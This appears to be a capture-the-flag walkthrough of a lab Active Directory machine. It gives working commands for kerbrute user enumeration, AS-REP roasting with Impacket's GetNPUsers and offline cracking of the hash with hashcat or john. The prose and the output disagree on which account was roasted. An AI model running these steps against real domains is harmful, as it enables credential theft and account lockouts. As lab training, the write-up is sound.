Kerberos: In mythology, Kerberos (also known as Cerberus) is a large, three-headed dog that guards the gates to the underworld to keep souls from escaping. In our world, Kerberos is the computer network authentication protocol initially developed in the 1980s by Massachusetts Institute of Technology (MIT) computer scientists. The idea behind Kerberos is to authenticate users while preventing passwords from being sent over the internet.
git clone https://github.com/ropnop/kerbrute
cd kerbrute
go build -ldflags '-s -w' .
du -hc kerbrute
upx kerbrute
du -hc kerbrute             # :)


kerbrute --help
# This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication. It is designed to be used on an internal Windows domain with access to one of the Domain Controllers. Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts.

kerbrute userenum --dc 10.10.10.192 -d blackfield.local Users.txt         # :)
#    --> audit2020@blackfield.local
#    --> support@blackfield.local                        Hash!
#    --> svc_backup@blackfield.local

nvim Validusers.txt
nvim Hash




With kerbrute I found that one of the accounts has the Kerberos pre authentication feature disabled, which makes it susceptible to AS-REP Roasting Attack. I can use Impacket’s GetNPUsers script to get a TGTs to crack it offline (I must first add the Domain Controller name to my hosts file). I get lucky and can get the TGTs for the account audit2020@blackfield.htb and now with hashcat or john I can try to get the password in clear text. It doesn’t take long for the tool to find the correct credential.
AS-REP stands for Authentication Service (AS) Response Message. It is a type of message transmitted between a server and a client during Kerberos authentication.
Impacket was originally created by SecureAuth, and now maintained by Fortra’s Core Security. Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself.
GetNPUsers.py             # :(
which GetNPUsers.py       # :(

impacket-GetNPUsers --help          # :)
# Queries target domain for users with 'Do not require Kerberos preauthentication' set and export their TGTs for cracking
#    --> -usersfile USERSFILE  File with user per line to test
#    --> -no-pass              don't ask for password (useful for -k)

impacket-GetNPUsers blackfield.local/ -no-pass -usersfile Validusers.txt
nvim /etc/hosts
cat /etc/hosts | tail -n 1
#    --> 10.10.10.192  blackfield.local

impacket-GetNPUsers blackfield.local/ -no-pass -usersfile Validusers.txt      # :)

nvim kerberosHash


hashcat --example-hash | grep -i 'kerberos'
hashcat --example-hash | grep -i 'kerberos' -C 2 -A 10
#    --> Hash mode #18200    Kerberos 5, etype 23, AS-REP    <-- kerberosHash


hashcat -a 0 -m 18200 kerberosHash /usr/share/wordlists/rockyou.txt           # :)
# Or:
john --wordlist=/usr/share/wordlists/rockyou.txt kerberosHash                 # :)




